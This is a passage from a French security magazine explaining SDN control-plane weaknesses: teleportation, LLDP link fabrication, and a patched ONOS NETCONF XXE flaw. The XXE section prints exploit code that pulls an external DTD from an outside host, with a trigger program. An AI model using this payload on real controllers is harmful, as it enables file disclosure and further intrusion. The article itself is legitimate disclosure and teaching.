Avec OpenFlow, l'installation d'une règle par le contrôleur est précédée par un message du commutateur au contrôleur de type « Packet-in ». À la réception d'un tel message, le contrôleur, via une application SDN, peut ajouter ou effacer ou modifier une règle SDN dans le commutateur en envoyant un message

de type « Flow-mod » (au seul commutateur qui avait envoyé avant le Packet-in en mode réactif, ou aussi aux autres contrôleurs sur le chemin calculé pour le flux en mode proactif). Le contrôleur peut aussi demander au commutateur d'envoyer un tout nouveau paquet en réponse à un Packet-in ou indépendamment de cela, en envoyant au commutateur un message de type « Packet-out » qui contient un paquet à injecter dans le plan de transfert, pour effectuer des opérations de supervision ou découverte de réseau. Ceci est le comportement « réactif » d'OpenFlow ; un comportement proactif est aussi disponible chez la majorité des contrôleurs, avec la préinstallation des règles chez tous les commutateurs sur la route d'un nouveau flux, ou de flux préconfigurés, ce qui permet d'émuler le comportement d'un réseau classique, et s'adapte bien à certains contextes où le contrôle d'admission de flux est très important.

Afin de découvrir la topologie et le graphe du réseau, le contrôleur SDN utilise des protocoles de découverte, notamment LLDP (*Link Layer Discovery Protocol* – IEEE 802.1AB) et BBDP (*Broadcast Domain Discovery Protocol*) : LLDP permet de découvrir les liens directs entre les commutateurs et BDDP de découvrir les commutateurs dans le même domaine de diffusion. Régulièrement, le contrôleur envoie à chaque commutateur des messages Packet-Out contenant des messages de découverte encapsulés, et ce afin de découvrir les liens derrière les ports d'un commutateur donné. Dès réception, le commutateur transmet le message de découverte via le port indiqué par le message Packet-Out. Chacun des commutateurs derrière les ports, notifiera bonne réception du message de découverte au contrôleur, en renvoyant le même message et en indiquant le port d'entrée, via un Packet-in. Chaque message de découverte aura dans son en-tête un champ `Ethertype` à `0x88cc` pour LLDP et `0x8999` pour BDDP, et comme adresse de destination MAC une adresse de multicast spéciale qui n'est pas commutée pour LLDP, et une adresse de broadcast `ff:ff:ff:ff:ff:ff` pour BDDP.

Un autre protocole qu'il faut mentionner et qui peut être préférable à OpenFlow dans certains contextes est le protocole NETCONF (*NETwork CONFiguration*). Cette préférence peut se justifier par le fait que NETCONF est supporté depuis longtemps par un grand nombre d'équipements déjà existants dans les réseaux opérés et que l'ouverture dynamique de flux permise par OpenFlow n'est pas une fonction toujours nécessaire ou souhaitable. NETCONF utilise une simple procédure RPC (*Remote Procedure Call*) entre un agent client tournant comme interface sud du contrôleur SDN, et un serveur tournant dans le nœud de réseau. Le contrôleur configure le nœud utilisant NETCONF en envoyant un RPC avec un codage de type XML.

Un très grand nombre d'autres protocoles d'interface sud ont été intégrés aux contrôleurs open source les plus adoptés comme OpenDayLight (http://www.opendaylight.org) et ONOS (Open NOS : http://www.onosproject.org). On peut citer des protocoles assez jeunes comme LISP (*Locator/Identifier Separation Protocol*) et PCEP (*Path Computation Element Protocol*) ainsi que d'autres bien connus comme SNMP (*Network Management Protocol*) et BGP (*Border Gateway Protocol*) – bien entendu, seules les fonctions de plan de contrôle de ces protocoles sont rendues disponibles au niveau du contrôleur et de ses applications utilisant ces interfaces sud, et ce avec l'objectif de configurer et superviser les nœuds du réseau.

2 Sécurité du SDN : une vision générale

La simplification du plan de contrôle proposée par le SDN arrive avec un spectre extrêmement plus large de personnalisation et de « programmabilité » du réseau – tout nœud pouvant devenir un pare-feu, un proxy, un NAT, et n'importe quelle fonction de réseau et cette élasticité étant permises au niveau flux. Toutefois, de nouveaux problèmes se créent en termes de performances (résilience aux pannes du contrôleur et donc sa répartition géographique et la politique de cohérence adoptée, latence sur les premiers paquets d'un nouveau flux, etc.) – et bien entendu aussi en termes de sécurité, comme discuté en **[3]**.

Sans rentrer tout de suite dans les détails de certaines attaques récemment découvertes, plusieurs faiblesses intrinsèques sont mises en évidence par l'architecture SDN elle-même :

- plan d'application : une application SDN, développée et intégrée comme un module indépendant du cœur du contrôleur, peut avoir un accès direct à des nœuds du réseau, potentiellement sans restriction. La gestion de l'authentification, contrôle d'accès et des droits d'opération au niveau de l'interface nord des contrôleurs, ceux open source, est tout simplement absente à ce jour. Et si telles fonctions étaient ajoutées, elles représenteraient à leur tour des vecteurs d'attaques visant à ralentir ou bloquer des applications et donc le traitement du trafic.
- plan de contrôle : le contrôleur en soi assume un rôle de pivot de l'architecture SDN et à cause de cela il s'expose à des attaques par déni de service assez facilement, même si cela peut être en partie mitigé par les politiques de scaling automatique adoptées dans les architectures de contrôleur distribué comme pour ONOS. Cela peut aussi être facilité par le fait que le débit de traitement de trafic de contrôle est de plusieurs ordres de grandeur inférieur au débit du plan de transfert, notamment dans le cadre d'une architecture de contrôleur distribué (le ralentissement étant dû au surcoût des couches logicielles de traitement de paquets, et aux algorithmes de gestion de la cohérence entre des instances distribuées du contrôleur).
- plan de transfert : à ce niveau, comme toute tâche décisionnelle est déportée au contrôleur, le problème principal est la capacité du nœud de transfert de qualifier l'authenticité des flux, notamment sous

Forum International de la Cybersécurité

SECURITY AND PRIVACY BY DESIGN

Lille Grand Palais 22 et 23 Janvier 2019

L'ÉVÉNEMENT EUROPÉEN DE RÉFÉRENCE **SUR LA CYBERSÉCURITÉ**

91% de visiteurs satisfaits en 2018

30% de participants décisionnaires sur des projets liés à la cybersécurité ou la confiance numérique

80 pays représentés

8600 visiteurs en 2018

350 partenaires

320 intervenants

www.**forum-fic**.com

ORGANISÉ PAR

Gendarmerie nationale — Une force humaine

ceis

AVEC LE SOUTIEN DE

Région Hauts-de-France

l'hypothèse qu'un commutateur en amont puisse avoir été compromis. Un autre vecteur d'attaque est la taille des tables de commutation, très importante potentiellement et pouvant donc ralentir la vitesse de commutation, notamment si l'interface sud est compromise (à ce jour des solutions d'authentification standard sont implémentées).

3 Des vulnérabilités récemment découvertes

Nous décrivons par la suite des attaques récemment découvertes sur l'architecture SDN et ce pour donner un aperçu de nouvelles difficultés auxquelles on doit faire face dans ces environnements. C'est une sélection de plusieurs cas étudiés par le groupe de travail (« brigade ») sur l'analyse de sécurité et performance du contrôleur open source ONOS **[4]**.

3.1 Attaque par téléportation

L'attaque par téléportation consiste à exploiter le contrôleur pour relayer une information d'un nœud du plan de transfert à un autre, codée implicitement ou explicitement via les échanges du plan de contrôle. L'attaque a été présentée au congrès IFIP Networking de mai 2018 **[5]** par des chercheurs de Polytechnique Berlin. Comme représenté dans la Figure 2, deux nœuds de plan de transfert malveillant peuvent en effet trouver le moyen de s'échanger de l'information sans utiliser les liens du plan de transfert qui pourraient être adéquatement sécurisés, en « téléportant » l'information d'un nœud du plan de transfert à un autre via le contrôleur. L'information échangée peut représenter une menace dans différentes situations comme par exemple :

- Coordination et rendez-vous : la téléportation peut être utilisée comme un protocole de prise de rendez-vous, pour se découvrir et se synchroniser dans la mise en place d'une attaque, et ce afin de le rendre le plus efficace possible.
- Exfiltration : la téléportation peut être utilisée pour transférer de l'information d'un réseau à un autre qui ne disposent pas de connectivité au niveau du plan de transfert et donc ne devraient pas pouvoir communiquer.
- Mise à l'écoute et altération des données : en cas de collusion entre hôtes et commutateurs, la mise à l'écoute et l'altération des données est une attaque qui devient particulièrement puissante, comme un commutateur et un hôte peuvent exécuter une attaque « man-in-the-middle » contre des hôtes bénins, avec des pages web malicieuses par exemple.

Trois techniques ont été identifiées pour mettre en œuvre une attaque par téléportation : (re-)configuration de flux, identification des commutateurs, et transmission hors-bande.

3.1.1 (Re-)configuration de flux

Le contrôleur SDN doit réagir à différents événements du plan de transfert, comme par exemple les arrivées de nouveaux flux, les pannes, etc., et ce afin de procéder à une bonne (re-)configuration du routage des flux du réseau.

- Path-update : la mise à jour de chemins est une fonctionnalité fondamentale et présente dans la majorité des contrôleurs industriels, car elle permet de supporter des fonctionnalités comme la mobilité, la migration de machines virtuelles ou simplement l'apprentissage MAC. Le schéma de base est le suivant : un contrôleur maintient typiquement des associations entre hôtes et ports correspondants du commutateur. Si un hôte apparaît soudainement derrière un autre commutateur, le contrôleur installe de nouvelles règles pour l'hôte dans le nouveau commutateur, et efface les règles correspondantes dans le commutateur précédent. C'est donc une mise à jour de chemin dite « path-update » qui est déclenchée. Cette opération fait usage de messages OpenFlow de type Packet-in, Flow-mod et Packet-out. Des commutateurs malicieux peuvent utiliser le path-update à plusieurs reprises pour se transmettre une information via la génération de path-update, en générant des Packet-in pour la même machine. Pendant un path-update, le Packet-out est envoyé à la destination indiquée par le Packet-in, ce qui peut générer du trafic au plan de transfert : ceci peut être évité en indiquant comme destination une machine connectée au même commutateur, ainsi le




Figure 2 : Représentation de l'attaque par téléportation.




Fig. 3 : Attaque par téléportation en utilisant la mise à jour de chemin (path-update).

Packet-out lui en renvoyé. La séquence de messages d'un path-update est indiquée dans la Figure 3 : le commutateur s1 annonce X, le commutateur s2 annonce X en déportant X de s1, ce qui est détecté par s1.

- Path-reset : afin de fournir de la haute disponibilité, un contrôleur surveille les états du réseau et peut mettre en œuvre des ré-optimisations comme par exemple re-router des flux ou effacer des règles sur les commutateurs, quand cela est nécessaire ou utile. Par exemple, suite à la réception d'un Packet-in, un contrôleur peut apprendre qu'une partie d'un chemin assigné à un flux n'est plus disponible, et peut donc initier la reconfiguration ou réparation du chemin. La réinstallation de flux par le contrôleur sur des commutateurs au long d'un chemin est une opération dite de « path-reset ». Le path-reset implique des messages OpenFlow de type Packet-in, Flow-mod et Packet-out. Des commutateurs malicieux peuvent donc utiliser le path-reset pour une téléportation implicite : si le contrôleur réinitialise un chemin complet entre deux hôtes quand il reçoit un Packet-in d'un commutateur qui ignore la règle sur le flux, une information peut donc être communiquée. En répétant une telle opération plusieurs fois un commutateur malicieux peut téléporter de l'information à d'autres commutateurs au long du chemin. Comme pour le path-update, le débit résultant du canal téléporté peut servir facilement à de la coordination et de la prise de rendez-vous.

3.1.2 Identification de commutateur

Dans un réseau SDN, les commutateurs doivent s'identifier de façon unique auprès du contrôleur avec le *OpenFlow Datapath ID* (DPID) de 64 bits : typiquement, les premiers 48 bits sont l'adresse MAC, et les derniers 16 bits sont personnalisables. À cet effet, un commutateur peut inférer un (mauvais) usage d'un même DPID par un autre commutateur. En utilisant un ou des DPID déjà connus, une paire de commutateurs malicieux peuvent donc mettre en œuvre une téléportation. Par exemple, s1 dit au contrôleur que son DPID est 1. Plus tard, s2 dit au contrôleur que son DPID est 1. À ce moment, le contrôleur ne permet pas à s2 de se connecter avec tel DPID : l'information contenue par DPID peut ainsi être transmise de s1 à s2 via le contrôleur, et ainsi de suite avec d'autres DPID utilisés par s1.

On peut donc imaginer un transfert d'information aussi en exploitant les 16 bits personnalisables du DPID, outre que simplement utiliser ce canal de signalisation pour des signaux binaires (DPID utilisé ou pas utilisé). Dans le premier cas, le débit du canal de téléportation peut donc être non négligeable et utile en particulier pour de l'exfiltration de données. Dans le second cas, le débit étant plus faible, la téléportation peut servir des besoins de coordination ou prises de rendez-vous entre nœuds attaquants.

3.1.3 Transmission hors-bande

La fonctionnalité d'un contrôleur SDN de répondre à des événements venant du plan de transfert avec une règle de traitement de flux peut aussi être exploitée pour de la téléportation. Un paquet venant d'un commutateur peut potentiellement atteindre d'autres commutateurs dans le réseau via le plan de contrôle en mettant donc en œuvre une transmission hors-bande (*out-of-band*) dans le sens où la transmission ne se fait pas au niveau des liens du plan de transfert. Il y a plusieurs modes de travail selon lesquels un Packet-in venant d'un commutateur au contrôleur génère d'autres messages OpenFlow du contrôleur à d'autres commutateurs. Cela est par exemple le cas déjà cité d'installation de règles en mode proactif : lorsqu'un nouveau flux arrive au sein d'un commutateur, le Packet-in qui arrive au contrôleur génère des Flow-mod vers le commutateur de source, mais aussi vers les commutateurs qui se trouvent sur le chemin calculé pour le flux par le contrôleur. Cela peut avoir comme effet la mise en œuvre d'un service de téléportation multicast.

3.2 Attaque par fabrication de liens

L'attaque par fabrication de liens est connue depuis trois ans **[6]**, mais seulement très récemment des contremesures (pas complètement efficaces) ont été prises pour certains contrôleurs, malgré la sévérité de l'attaque. Un tel délai démontre aussi le faible niveau de déploiement de SDN à l'époque.




Figure 4 : Deux scénarios d'attaque par fabrication de lien. À gauche avec un seul nœud attaquant, à droite avec deux nœuds collaborant à la fabrication d'un lien entre des commutateurs distants.

Ce type d'attaque (en anglais : *Link Fabrication Attack*, LFA) vise à faire croire au contrôleur qu'un lien direct existe entre deux commutateurs alors qu'il n'existe pas en réalité. La grande majorité des contrôleurs SDN apprennent les connexions entre les commutateurs en utilisant LLDP, en diffusant des messages LLDP via tous les ports d'un commutateur donné pour découvrir ses liens. Les commutateurs voisins observeront donc ces messages LLDP et les renverront au contrôleur, lui permettant ainsi d'apprendre le lien entre eux. Ce processus de découverte permet aussi de remonter des métriques sur le réseau comme par exemple la latence, ce qui le rend très attractif. La majorité des contrôleurs les plus utilisés, comme OpenDayLight, Floodlight, ONOS, et HP VAN utilisent ce processus.

Un attaquant peut abuser de ce processus en générant, répliquant ou relayant des messages LLDP. Toutefois, l'authentification LLDP et l'utilisation de jeton à usage unique peuvent prévenir la génération et la réplication de messages LLDP, mais pas le relais de message. Un attaquant avec une connexion à plusieurs commutateurs SDN peut observer des messages LLDP diffusés et relayer le message d'un commutateur à un autre. Lorsque ce relais a lieu, le contrôleur croira qu'un lien existe entre les deux commutateurs.

Le danger est évident : tout trafic transmis sur le lien fabriqué sera intercepté par l'attaquant qui agit comme man-in-the-middle. Le résultat de l'attaque peut être maximisé en fabriquant un lien qui peut être considéré comme attractif au niveau routage (routes avec nombre de sauts ou distance réseau fortement plus faibles). Une création de lien entre une passerelle réseau et une machine cible peut ainsi garantir l'interception de trafic.

Pour mettre en œuvre une telle attaque, il suffit d'un hôte connecté à deux commutateurs. L'hôte peut donc bridger ses deux interfaces ; ce cas de figure est représenté à gauche dans la Figure 4. Avec deux hôtes malicieux qui communiquent par exemple avec une interface sans-fil, un attaquant peut aussi se passer de la contrainte physique d'avoir deux interfaces filaires vers des commutateurs SDN, avec donc une grande distance entre les deux commutateurs (en mettant en place en encapsulation L2 sur L3 entre les deux hôtes avec par exemple GRE) ; ce cas de figure est représenté à droite dans la Figure 4. Plein d'outils très pratiques existent au niveau utilisateur pour le traitement et le filtrage de trafic (comme la librairie Python Scapy 5).

3.3 Attaque XXE via NETCONF

Comme troisième exemple nous présentons une vulnérabilité découverte au sein du contrôleur ONOS en juin 2018 pour son interface sud NETCONF **[6]** - qui a entretemps été corrigée. Il s'agit d'une faiblesse due non pas à un problème protocolaire, mais à l'implémentation de NETCONF au sein de ce contrôleur, ce qui est aussi révélateur du danger d'utiliser des nœuds open source tels quels, sans les vérifier et les améliorer. La vulnérabilité est assez particulière car, grâce à elle, un attaquant distant et capable de compromettre un nœud SDN peut explorer le système de fichiers du contrôleur et lancer depuis le contrôleur d'autres attaques, via une attaque XEE (*XML External Entity*).

Le protocole NETCONF permet aux nœuds qui l'utilisent d'envoyer des messages de notification customisés (« switch-supplied ») au contrôleur, au format XML. L'implémentation du client NETCONF dans ONOS n'a toutefois pas activé un mode d'opération existant tel que lorsqu'un nœud envoie de tels messages customisés, il doit être authentifié. L'exploit peut se démontrer facilement ainsi :

- utiliser OF-CONFIG (https://github.com/openvswitch/of-config) pour configurer un commutateur via NETCONF d'où envoyer les messages de notification ;

- modifier son code source - et plus précisément `/libnetconf/src/session.c` à la ligne 1490 après l'appel `DG()` - pour insérer une attaque XXE dans la charge du message de notification. Voici ce qui a été proposé par des chercheurs de l'université de Wuhan avec l'annonce de cette vulnérabilité :

```
1 if (strstr(text, magin_code)!= NULL) {
2   text= (char *)malloc(500) ;
3   sprintf(text, "<?xml version=\ 1.0\", encoding=\UTF-8\" ?>"
4  "<!DOCTYPE root [<!ENTITY % remote SYSTEM \"http://gms.cl0udz.com/evil.
dtd\">%remote;]><root/>"
5  "<notification xmlns=\"urn:ietf:params:xml:ns:netconf:notification:1.0\">
<r>&sp;</r> <eventTime>2018-06-13T11:06:25Z</eventTime> <event>DEFCON11
</event></notification>");
6     len=strlen(text) ;
8 }
```

- utiliser un simple programme pour déclencher l'envoi d'un message de notification. Ce programme fera l'affaire :

```
1 #include "libnetconf.h"
2 int main(int argc, char *argv[])
3 {
4     nc_init(NC_INIT_SINGLELAYER | NC_INIT_NOTIF);
5     ncntf_event_new(-1, NCNTF_GENERIC, argv[1]);
6     nc_close();
7     return 0;
8 }
```

Ainsi, on peut accéder au système de fichiers du contrôleur à distance et exécuter des attaques XXE.

Ce problème a rapidement été corrigé, mais persiste pour les anciennes versions utilisées dans des environnements de production et pas encore mis à jour. Il faut noter que cette vulnérabilité avait été découverte aussi pour un autre contrôleur, OpenDayLight, en 2014 ! Ce qui est un autre symptôme de la faible maturité du SDN aujourd'hui et surtout du manque de documentation au sein de la communauté SDN. C'est la raison pour laquelle l'*Open Networking Foundation* (ONF) supporte les efforts de la communauté vers la production de rapports visant à alerter et surveiller la sécurité et la performance de ses contrôleurs, et désormais essentiellement du seul contrôleur ONOS, comme fait par la brigade sec&perf « ONOS security and performance analysis » de l'ONF **[4]**. ■

Remerciements

Un grand merci aux membres de la brigade sec&perf et la communauté ONOS pour leur travail de veille et en particulier à Chi-Dung Phung, Kashyap Thimmaraju, Feng Xiao, Jianwei Huang et Lanxin Zhang.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

FACILITEZ-VOUS LA VEILLE TECHNO

Un accès à + de 7000 articles

Disponibles pour :

MISC · LINUX MAGAZINE / FRANCE · LINUX PRATIQUE · HACKABLE MAGAZINE

Consultez les numéros d'hier et ceux d'aujourd'hui

Un outil de recherche


Un affichage par numéro paru

Les magazines standards et leurs hors-séries

Des articles triés par domaines

connect.ed-diamond.com

ET L'ACCÈS À LA DOCUMENTATION !



Sécurité informatique, Open Source, Linux, Électronique, Embarqué...

CONNECT


c'est la solution pour vous et votre équipe !

À découvrir sur :
connect.ed-diamond.com

Pour vous abonner :
www.ed-diamond.com

Accès multi-lecteurs possible pour :
Pro, R&D, Enseignement...

En savoir plus :
Tél. : +33 (0)3 67 10 00 28
E-mail : connect@ed-diamond.com



10 ANS DE SURICATA

Éric LEBLOND – el@stamus-networks.com
Développeur Suricata pour l'OISF, co-fondateur de Stamus Networks

mots-clés : DETECTION D'INTRUSION / RÉSEAU / DÉVELOPPEMENT

Pas besoin d'avoir fait des lettres LA Teen pour savoir que 10 ans est une étape importante. Le projet commencé en 2008 par Victor Julien sous le nom de VIPS pour Victor's IPS a bien changé. Son évolution fonctionnelle témoigne de la transformation des menaces et les techniques de sécurisation du développement utilisées sont la preuve des progrès réalisés dans ce domaine.

Le premier commit dans le suivi de versions de Suricata **[SURI]** date de juillet 2008. Ce projet open source communautaire existe et évolue depuis plus de 10 ans. L'idée de départ était de développer un moteur de détection d'intrusion réseau basé sur des signatures. Comme l'ancêtre Snort, mais avec des choix technologiques différents. Le projet Suricata peut d'ailleurs remercier les auteurs de Snort. Même si les deux logiciels ne partagent pas une ligne de code, c'est grâce à la gestion de la communauté de Snort que Suricata a vu le jour. La politique de Sourcefire (puis de Cisco après le rachat) consiste à rejeter l'essentiel des contributions de code venant de l'extérieur de la société. C'est cet enfermement qui a conduit un groupe formé autour de Victor Julien à considérer le développement d'une alternative. Le projet Suricata est ainsi né pour réaliser un IDS réseau partageant le même langage de signature que Snort, mais avec un véritable respect de la communauté. Les trois premiers choix techniques forts ont été le multi-fils (*multithreading* pour les intimes), un support avancé du protocole HTTP, et une reconnaissance protocolaire indépendante du port.

1 Une évolution constante

Le démarrage du développement de Suricata a été possible grâce à l'obtention de fonds publics. Une fondation à but non lucratif l'Open Information Security Foundation **[OISF]** a été créée pour les recevoir et elle s'occupe toujours de l'avenir de Suricata en finançant des développeurs et en organisant la promotion. Le financement a évolué et est maintenant principalement privé grâce aux sociétés membres du consortium. La fondation et les sociétés qui font partie du consortium jouent un rôle important, mais le développement de Suricata a été et reste essentiellement communautaire. Des propositions révolutionnaires venant de l'extérieur de la fondation qui seront détaillées par la suite ont profondément changé la face du logiciel. Elles l'ont fait évoluer lors de ces 10 années pour rester cohérent, attractif et apte à répondre aux menaces. Ce chapitre passe volontairement sous silence les améliorations en termes de performances, les évolutions des méthodes de captures pour se focaliser sur les changements fonctionnels.

